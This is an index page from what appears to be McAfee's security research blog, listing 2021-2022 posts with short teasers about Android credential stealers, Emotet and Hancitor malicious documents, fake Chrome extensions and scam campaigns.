Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

Jun 10, 2022 | 6 MIN READ



Instagram credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

Jun 10, 2022 | 4 MIN READ

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 25, 2022 | 4 MIN READ

Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

'Tis the Season for Scams

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ

The Newest Malicious Actor: "Squirrelwaffle" Malicious Doc.


Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ

Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ



Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ